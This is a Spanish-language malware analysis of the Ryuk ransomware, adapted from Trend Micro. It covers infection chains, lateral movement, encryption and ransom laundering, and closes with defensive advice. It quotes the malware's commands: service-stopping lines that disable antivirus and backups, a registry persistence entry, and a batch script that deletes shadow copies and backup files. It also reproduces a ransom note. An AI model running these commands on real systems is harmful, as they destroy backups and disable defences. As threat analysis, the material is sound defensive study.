
Nota sobre las fuentes


El presente documento es una adaptación y traducción técnica, basada principalmente en el análisis del ransomware Ryuk publicado por Trend Micro en la plataforma Habr. El objetivo es describir los vectores de ataque, el funcionamiento interno y el impacto operativo de Ryuk en entornos corporativos.

Propagación y penetración


Para entregarse en la red objetivo, Ryuk utiliza múltiples variantes. Entre las más frecuentes se encuentra la propagación mediante otros programas maliciosos. En 2019, estos eran principalmente TrickBot y Emotet; en 2020, los operadores de Ryuk comenzaron a utilizar BazarLoader como *dropper*, un nuevo desarrollo de los autores de TrickBot. Al igual que TrickBot, BazarLoader se distribuye principalmente a través de correos electrónicos de *phishing*, que contienen ya sea archivos adjuntos maliciosos o enlaces a programas y sitios web maliciosos alojados en servicios de *hosting* gratuitos. Estos correos de *phishing* utilizaban métodos habituales de ingeniería social, haciéndose pasar por correspondencia empresarial u otros mensajes importantes. En una de estas campañas, el correo supuestamente contenía información importante sobre la enfermedad por COVID-19 del presidente de Estados Unidos, D. Trump:




Si la víctima hacía clic en el enlace para ver el documento sobre la salud de Trump, veía una página de Documentos de Google en la que se informaba que el documento había sido verificado y era seguro:



En lugar del documento, en el ordenador de la víctima se descargaba BazarLoader, que, al tomar el control, descargaba Ryuk desde el servidor de mando y control y lo ejecutaba.



Las divisiones de Trend Micro que ofrecen servicios de detección y respuesta gestionada ante amenazas (Managed Detection and Response, MDR) también registraron casos de propagación de Ryuk y Trickbot dentro de organizaciones a través de enrutadores MikroTik comprometidos. Se presume que los atacantes explotaron las vulnerabilidades de ejecución remota de código (RCE) en MikroTik CVE-2018-1156 y CVE-2018-14847.



La cadena de infección comenzaba con un correo electrónico malicioso que contenía un cargador de TrickBot, el cual, tras ser descargado, se propagaba dentro de la red mediante el exploit SMB EternalBlue y las credenciales recolectadas de los empleados. Posteriormente, Trickbot se comunicaba con un enrutador MikroTik comprometido, que se utilizaba como servidor de control.

Desplazamiento por la red

Para moverse dentro de la red, los atacantes en la mayoría de los casos utilizaron activamente PowerShell y explotaron las vulnerabilidades EternalBlue y Zerologon.

Fragmento del script de PowerShell utilizado por los atacantes.

Al comenzar su ejecución, el ransomware termina más de 40 procesos y detiene más de 180 servicios utilizando taskkill y net stop. Estos servicios y procesos pertenecen principalmente a antivirus, bases de datos y software de copias de seguridad.

```
stop "Acronis VSS Provider" /y
stop "Enterprise Client Service" /y
stop "Sophos Agent" /y
stop "Sophos AutoUpdate Service" /y
stop "Sophos Clean Service" /y
stop "Sophos Device Control Service" /y
stop "Sophos File Scanner Service" /y
stop "Sophos Health Service" /y
stop "Sophos MCS Agent" /y
stop "Sophos MCS Client" /y
stop "Sophos Message Router" /y
stop "Sophos Safestore Service" /y
stop "Sophos System Protection Service" /y
stop "Sophos Web Control Service" /y
stop "SQLsafe Backup Service" /y
stop "SQLsafe Filter Service" /y
stop "Symantec System Recovery" /y
stop "Veeam Backup Catalog Data Service" /y
stop AcronisAgent /y
stop AcrSch2Svc /y
stop Antivirus /y
stop ARSM /y
stop BackupExecAgentAccelerator /y
stop BackupExecAgentBrowser /y
stop BackupExecDeviceMediaService /y
stop BackupExecJobEngine /y
stop BackupExecManagementService /y
stop BackupExecRPCService /y
stop BackupExecVSSProvider /y
stop bedbg /y
stop DCAgent /y
stop EPSecurityService /y
stop EPUpdateService /y
stop EraserSvc11710 /y
```

Para obtener control después de un reinicio, Ryuk se agrega a la clave del registro Run mediante el siguiente comando:

reg add /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d

Cifrado

El ransomware utiliza un esquema de cifrado de tres niveles relativamente simple para encriptar los archivos de la víctima:

Primer nivel: un par de claves RSA global que se mantiene en poder de los atacantes y nunca llega a las víctimas.

Segundo nivel: un par de claves RSA generado individualmente para cada víctima. Una vez generado, el clave privada se cifra con la clave global del primer nivel y se incorpora al ejecutable específico del ransomware.

Tercer nivel: una clave de cifrado simétrica AES, generada mediante la función CryptGenKey de la API de Win32 para cada archivo cifrado. Esta clave se exporta usando CryptExportKey y se cifra con la clave RSA del segundo nivel; el resultado cifrado se adjunta al archivo encriptado.
Curiosamente, los desarrolladores de Ryuk estudiaron detenidamente la documentación de CryptExportKey y usaron la clave del segundo nivel como parámetro hExpKey, logrando exportar directamente una clave AES ya cifrada. La mayoría de los ransomware exportan la clave AES en forma clara y luego la cifran con CryptEncrypt.

Una vez preparado el arsenal criptográfico, el ransomware realiza un barrido recursivo de todos los discos y recursos de red del sistema víctima, cifrando cada archivo y carpeta, excepto aquellos cuyos nombres contienen texto del listado blanco fijo, que incluye: “Windows”, “Mozilla”, “Chrome”, “RecycleBin” y “Ahnlab”.

Además de los discos locales, Ryuk intenta cifrar recursos de red sin letras asignadas, generando su lista mediante las funciones WNetOpenEnum/WNetEnumResource.

Después de completar su tarea maliciosa, Ryuk destruye la clave de cifrado, ejecuta el script windows.bat que elimina las copias de seguridad y sombras de volumen, y deja una nota de rescate llamada RyukReadMe.txt con las instrucciones de pago.

El contenido del archivo por lotes se muestra a continuación:

vssadmin Delete Shadows /all /quiet

vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB

vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded

vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB

vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded

vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB

vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded

vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB

vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded

vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB

vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded

vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB

vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded

vssadmin Delete Shadows /all /quiet

del /s /f /q c:*.VHD c:*.bac c:*.bak c:*.wbcat c:*.bkf c:\Backup*.* c:\backup*.* c:*.set c:*.win c:*.dsk

del /s /f /q d:*.VHD d:*.bac d:*.bak d:*.wbcat d:*.bkf d:\Backup*.* d:\backup*.* d:*.set d:*.win d:*.dsk

del /s /f /q e:*.VHD e:*.bac e:*.bak e:*.wbcat e:*.bkf e:\Backup*.* e:\backup*.* e:*.set e:*.win e:*.dsk

del /s /f /q f:*.VHD f:*.bac f:*.bak f:*.wbcat f:*.bkf f:\Backup*.* f:\backup*.* f:*.set f:*.win f:*.dsk

del /s /f /q g:*.VHD g:*.bac g:*.bak g:*.wbcat g:*.bkf g:\Backup*.* g:\backup*.* g:*.set g:*.win g:*.dsk

del /s /f /q h:*.VHD h:*.bac h:*.bak h:*.wbcat h:*.bkf h:\Backup*.* h:\backup*.* h:*.set h:*.win h:*.dsk

del %0

Primero, el script ejecuta el comando vssadmin Delete Shadows /all /quiet, que elimina todas las copias de sombra del equipo. Luego, mediante el comando vssadmin resize shadowstorage, cambia el tamaño del almacenamiento de copias de sombra para cada disco: primero establece un tamaño máximo de 401 MB y después lo hace ilimitado. Esto se realiza para evadir posibles restricciones y asegurar la eliminación completa de todas las copias de sombra.

Después, el script borra los archivos de respaldo con extensiones .VHD, .bac, .bak, .wbcat, .bkf y otras en todos los discos utilizando el comando del. Finalmente, el script se elimina a sí mismo (del %0) para ocultar los rastros de su presencia.

Requisitos del rescate

Encontramos varias versiones de las notas de rescate. En la mayoría de los casos, el contenido principal no cambia, excepto por la dirección de correo electrónico y la cartera de Bitcoin.

Las direcciones de correo electrónico suelen incluir una cuenta en **protonmail.com** y otra en **tutanota.com**. Como nombres de los buzones se utilizan con frecuencia personajes de cuentos, escritores o modelos de Instagram.


Una de las variantes de la nota de rescate resulta sorprendentemente similar a la del ransomware BitPaymer.

```
Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but
not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.

To get info (decrypt your files) contact us at
KurtSchweickardt@protonmail.com
or
KurtSchweickardt@tutanota.com

BTC wallet:
14hVKm7Ft2rxDBFTNkkRC3kGstMGp2A4hk

Ryuk
No system is safe
```

El monto del rescate que los atacantes exigen en las notas varía entre 1,7 y 99 BTC o más.
Una de las transferencias más grandes a las carteras de los extorsionadores alcanzó los 365 BTC, lo que equivale a más de 18 millones de dólares estadounidenses al tipo de cambio actual (50 124 USD por 1 BTC).

Monetización del rescate


Para recibir los pagos de las víctimas, los operadores de Ryuk utilizan decenas de billeteras de Bitcoin.
La mayor parte de los rescates proviene de un criptointermediario conocido, que gestiona los pagos realizados por las víctimas del ransomware.



Esquema de blanqueo de los rescates de Ryuk.
Fuente: Advanced Intelligence.

La criptomoneda acumulada en las cuentas de los delincuentes se envía a servicios especializados en lavado de dinero, después de lo cual se divide en dos partes: una se utiliza para pagar servicios criminales en plataformas clandestinas, y la otra se convierte en efectivo a través de exchanges de criptomonedas.

Resulta sorprendente que los operadores de Ryuk, sin mostrar la menor preocupación, utilicen exchanges legales como Binance y Huobi para retirar fondos, aunque lo hagan empleando identidades robadas. Sin embargo, con mayor frecuencia los delincuentes prefieren pequeños intercambiadores para realizar el proceso de conversión.



Según datos del FBI, solo entre febrero de 2018 y octubre de 2019, los operadores de Ryuk obtuvieron más de 61 millones de dólares estadounidenses, ocupando ya en ese momento el primer lugar en rentabilidad entre todos los grupos de ransomware.

Protección

Teniendo esto en cuenta, para una protección efectiva se deben aplicar medidas lo más robustas posible. Entre las más importantes se encuentran las siguientes:

- Mejorar la ciberalfabetización del personal, para eliminar el *phishing* como vector de entrada de los atacantes. Actualmente, este método es el principal medio para robar credenciales y propagar malware en redes corporativas.
- Actualizar los controladores de dominio para protegerlos contra el uso de la vulnerabilidad Zerologon, empleada para obtener acceso a nivel de dominio.
- Considerar la desactivación de los recursos administrativos o bloquear el acceso mediante cortafuegos, ya que Ryuk intenta cifrar archivos a través de recursos administrativos de Windows (como C$, entre otros).
- Deshabilitar PowerShell mediante políticas de grupo, añadiendo así una capa adicional de protección, dado su uso frecuente en ataques de malware dentro de la red.
- Realizar copias de seguridad periódicas de todos los datos, para garantizar el acceso a la información incluso en caso de una infección exitosa.

- Configurar los archivos en modo “solo lectura” para la mayoría de los usuarios, salvo que necesiten permisos de lectura/escritura. Además, es recomendable mover los archivos de red con más de tres a seis meses de antigüedad a este modo de solo lectura.

Referencias

Trend Micro. (2021).

Ryuk Ransomware: Attack Chain and Technical Analysis.

Habr.

https://habr.com/ru/companies/trendmicro/articles/546546/